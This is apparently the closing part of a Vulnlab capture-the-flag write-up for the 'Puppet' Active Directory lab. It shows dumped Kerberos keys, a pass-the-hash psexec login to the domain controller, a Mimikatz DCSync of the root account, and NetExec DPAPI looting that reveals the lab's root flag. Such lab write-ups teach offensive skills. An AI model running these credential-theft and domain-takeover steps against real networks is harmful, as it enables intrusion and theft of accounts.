puppet.vl\Judith.Burton:des-cbc-md5:649885c468313dcd
puppet.vl\Richard.Buckley:aes256-cts-hmac-sha1-96:d96a6a8a805fdc322111907eb3e86a8a09c17f32a9c4b232134eb8af183095f3
puppet.vl\Richard.Buckley:aes128-cts-hmac-sha1-96:d64ff94cfcaab99d0905dafa66330ecb
puppet.vl\Richard.Buckley:des-cbc-md5:3e79e6d9b6020852
puppet.vl\Bruce.Smith:aes256-cts-hmac-sha1-96:d3e2d3449583d11f0148beda486e94366e86538d3e4f8a9410d7154f4d095283
puppet.vl\Bruce.Smith:aes128-cts-hmac-sha1-96:e03757aba1cecfff26fa4848c9902140
puppet.vl\Bruce.Smith:des-cbc-md5:2319f2ec753719ae
puppet.vl\Paige.Jones:aes256-cts-hmac-sha1-96:baf2b1aabd47126efa777b55514abad927d6a911064cb694af7438bb69a611e2
puppet.vl\Paige.Jones:aes128-cts-hmac-sha1-96:5de2ce8992448108077d5a63751c36ae
puppet.vl\Paige.Jones:des-cbc-md5:9e5dabc1b6293bab
puppet.vl\Simon.Parkes:aes256-cts-hmac-sha1-96:736555a68bde1511892bcfa78a3763e52b2624cec254ac624d2f04aa379ace86
puppet.vl\Simon.Parkes:aes128-cts-hmac-sha1-96:e4df0f4c5637f1cbe84b1419fa4a6b5b
puppet.vl\Simon.Parkes:des-cbc-md5:383ef11a79ce19f4
puppet.vl\Leigh.Hamilton:aes256-cts-hmac-sha1-96:c5b4f3867b5c477f3cf9f38bb90993c8cc3da37ab1b7e8a8d868089045f05798
puppet.vl\Leigh.Hamilton:aes128-cts-hmac-sha1-96:5a6b1dc06719365da4e3709ed135166b
puppet.vl\Leigh.Hamilton:des-cbc-md5:c815df8c1ae03779
puppet.vl\Phillip.Rowe:aes256-cts-hmac-sha1-96:30ba9ac08455a7a1ff80e9c686b32a3b7ffcc01b9290af6ed4556afd22dd8866
puppet.vl\Phillip.Rowe:aes128-cts-hmac-sha1-96:11f95b97448dcd062ec0546ab6cbe075
puppet.vl\Phillip.Rowe:des-cbc-md5:3db03da161c44586
puppet.vl\svc_puppet_win_t1:aes256-cts-hmac-sha1-96:1d83b044cbecf6d991e292dfe8b6a06a3256111076e79c8d12f55847763bcb4e
puppet.vl\svc_puppet_win_t1:aes128-cts-hmac-sha1-96:0618c981993f1d80b346b0f69a382dcc
puppet.vl\svc_puppet_win_t1:des-cbc-md5:e997973467513e08
puppet.vl\svc_puppet_lin_t1:aes256-cts-hmac-sha1-96:2db49c658ca2747e99a7b382aa02ff2a077666d34e43b9c737865ef8bc4432dd
puppet.vl\svc_puppet_lin_t1:aes128-cts-hmac-sha1-96:0f019185415905e27f91047564a2dee0
puppet.vl\svc_puppet_lin_t1:des-cbc-md5:a41c5e2cef408f52
puppet.vl\svc_puppet_win_t0:aes256-cts-hmac-sha1-96:48452a59c0b08474ef92b1751ca907977deedeec4e8eb31c99d458877558fc2a
puppet.vl\svc_puppet_win_t0:aes128-cts-hmac-sha1-96:cba0965db6c6b589b2ca12bf3ed0fa88
puppet.vl\svc_puppet_win_t0:des-cbc-md5:dca43d37a410f8d0
puppet.vl\root:aes256-cts-hmac-sha1-96:d50b607800ab2ed11fa3f9dfbcd5cbc06d5e0be7526d73c9ede845de4b2e378f
puppet.vl\root:aes128-cts-hmac-sha1-96:287b45d0b5bc35df5231af55fd0c93c8
puppet.vl\root:des-cbc-md5:7aba64f8547c4943
DC01$:aes256-cts-hmac-sha1-96:b03819e6acbc67997ea7bfe95fb0e43e05cca8445906a1cb2ed44a3adfa6304c
DC01$:aes128-cts-hmac-sha1-96:033f61134f74e2cb0fd9e7cdd7ac8a9b
DC01$:des-cbc-md5:9846ba5ee302f2b5
FILE01$:aes256-cts-hmac-sha1-96:25d48de36e9ec3f148d12edfa145367b20a4e22cf0f7d48cce760ca9feb8df3f
FILE01$:aes128-cts-hmac-sha1-96:37b9c3fa38c988c011a4f5e3b68f55b3
FILE01$:des-cbc-md5:d5ad40cbcd45c77a
PUPPET$:aes256-cts-hmac-sha1-96:e9175f3f1137276eb42166f1bd69ec4fe06b9d2cf14e8b473d2ead7f7aefe43a
PUPPET$:aes128-cts-hmac-sha1-96:5f314644f5101c54e5093774bc14b7f4
PUPPET$:des-cbc-md5:8c10bab03b5e4c7c
[*] Cleaning up...
Try using impacket psexec and our previous uploaded Mimikatz:
$ proxychains -q impacket-psexec -hashes 'aad3b435b51404eeaad3b435b51404ee:4541222eb33bc10403c871fb6de0f243' -dc-ip 10.10.138.197 administrator@dc01.puppet.vl
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on dc01.puppet.vl.....
[*] Found writable share ADMIN$
[*] Uploading file wXIGnJym.exe
[*] Opening SVCManager on dc01.puppet.vl.....
[*] Creating service okYt on dc01.puppet.vl.....
[*] Starting service okYt.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.2762]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd ..\..

C:\> cd programdata

C:\ProgramData> cd 1

C:\ProgramData\1> dir
 Volume in drive C has no label.
 Volume Serial Number is FAB8-123E

 Directory of C:\ProgramData\1

11/01/2024  08:54 PM    <DIR>          .
11/01/2024  08:06 PM            37,208 mimidrv.sys
11/01/2024  08:08 PM         1,355,264 mimikatz.exe
11/01/2024  08:07 PM            37,376 mimilib.dll
11/01/2024  08:07 PM            10,752 mimispool.dll
11/01/2024  08:54 PM        15,701,504 pwn.exe
               5 File(s)     17,142,104 bytes
               1 Dir(s)   5,405,114,368 bytes free

C:\ProgramData\1> .\mimikatz

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/


mimikatz # privilege::debug
mimikatz # Privilege '20' OK

lsadump::dcsync /domain puppet.vl /user:root
mimikatz # [DC] 'puppet.vl' will be the domain
[DC] 'DC01.puppet.vl' will be the DC server
[DC] 'root' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : root

** SAM ACCOUNT **

SAM Username         : root
User Principal Name  : root@puppet.vl
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 10/12/2024 1:42:53 AM
Object Security ID   : S-1-5-21-3066630505-2324057459-3046381011-1603
Object Relative ID   : 1603

Credentials:
  Hash NTLM: 4dac688dfef58e90ba43b12d44d40aad
    ntlm- 0: 4dac688dfef58e90ba43b12d44d40aad
    lm  - 0: 0d6b01115a69ea565187520ebf188528

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : c8441ef5797258f67fe77a63e288b236

* Primary:Kerberos-Newer-Keys *
    Default Salt : PUPPET.VLroot
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : d50b607800ab2ed11fa3f9dfbcd5cbc06d5e0be7526d73c9ede845de4b2e378f
      aes128_hmac       (4096) : 287b45d0b5bc35df5231af55fd0c93c8
      des_cbc_md5       (4096) : 7aba64f8547c4943

* Primary:Kerberos *
    Default Salt : PUPPET.VLroot
    Credentials
      des_cbc_md5       : 7aba64f8547c4943

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  892a0796f232c77d66ba3f07684e581e
    02  396b4d6cfa2d9a5e722dbc77ae72230b
    03  7d024cd0c2bfaee2c2793740f242ef2e
    04  892a0796f232c77d66ba3f07684e581e
    05  396b4d6cfa2d9a5e722dbc77ae72230b
    06  fb5d8a846be32142a534107e68247444
    07  892a0796f232c77d66ba3f07684e581e
    08  bb61f379dfaa6682f8f026ea48e55ebe
    09  bb61f379dfaa6682f8f026ea48e55ebe
    10  d6e15f0b79aaba91b1bb2c3e2981689b
    11  ee1a813bd9dc6670c7bcd2d956576abb
    12  bb61f379dfaa6682f8f026ea48e55ebe
    13  bbeb647c412fe5d990b0794134eed658
    14  ee1a813bd9dc6670c7bcd2d956576abb
    15  8d8a49f0b8b6c0c4b61dd84e2455f5aa
    16  8d8a49f0b8b6c0c4b61dd84e2455f5aa
    17  aee21cf103427776b91755b0b467c8cb
    18  3e2b5e1fa8c87a425dade14a7eaf90bb
    19  d2d888145d8671d2077ebda0685323fb
    20  3eee9729c5d9ccb66a39552c9ced5355
    21  78e35887e656638da382b71a0e81e63d
    22  78e35887e656638da382b71a0e81e63d
    23  f0ff9eeeecece493d7d9c53c39adb168
    24  e8a6ffc2c1ba562a669b4e8e77f849cf
    25  e8a6ffc2c1ba562a669b4e8e77f849cf
    26  35972885786f1b3eaf846520f604ef8c
    27  64f4cf311691df4d5d4f4eb8ee8712af
    28  35fa08b00168a325d9e8b1026d7f674d
    29  391e0fc1d82620a52cdab5ed0d49d507
Try to use the NTLM Hash as flag but failed
Continue with Vault listing:
mimikatz # vault::list
mimikatz #
Vault : {4bf4c442-9b8a-41a0-b380-dd4a704ddb28}
	Name       : Web Credentials
	Path       : C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28
	Items (0)

Vault : {77bc582b-f0a6-4e15-4e80-61736b6f3b29}
	Name       : Windows Credentials
	Path       : C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\Vault
	Items (1)
	  0.	(null)
		Type            : {3e0e35be-1b77-43e7-b873-aed901b6275b}
		LastWritten     : 10/12/2024 1:44:00 AM
		Flags           : 00004004
		Ressource       : [STRING] Domain:batch=TaskScheduler:Task:{ACFD7F3B-51A4-4B11-8428-F287E956EC4C}
		Identity        : [STRING] PUPPET\root
		Authenticator   :
		PackageSid      :
		*Authenticator* : [BYTE*]

		*** Domain Password ***
Ok got it then switch using Netexec to loot secrets with decrypted masterkeys via DPAPI to grab the final flag:
$ proxychains -q nxc smb dc01.puppet.vl -u administrator -H '4541222eb33bc10403c871fb6de0f243' --dpapi
SMB         10.10.138.197   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:puppet.vl) (signing:True) (SMBv1:False)
SMB         10.10.138.197   445    DC01             [+] puppet.vl\administrator:4541222eb33bc10403c871fb6de0f243 (Pwn3d!)
SMB         10.10.138.197   445    DC01             [+] User is Domain Administrator, exporting domain backupkey...
SMB         10.10.138.197   445    DC01             [*] Collecting User and Machine masterkeys, grab a coffee and be patient...

SMB         10.10.138.197   445    DC01             [+] Got 4 decrypted masterkeys. Looting secrets...
SMB         10.10.138.197   445    DC01             [SYSTEM][CREDENTIAL] Domain:batch=TaskScheduler:Task:{ACFD7F3B-51A4-4B11-8428-F287E956EC4C} - PUPPET\root:VL{2f4573f835e4f00ea6787930195dac31}
Found
Puppet_Rootflag
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=31ed3d8a-4087-476f-9a97-01236525c482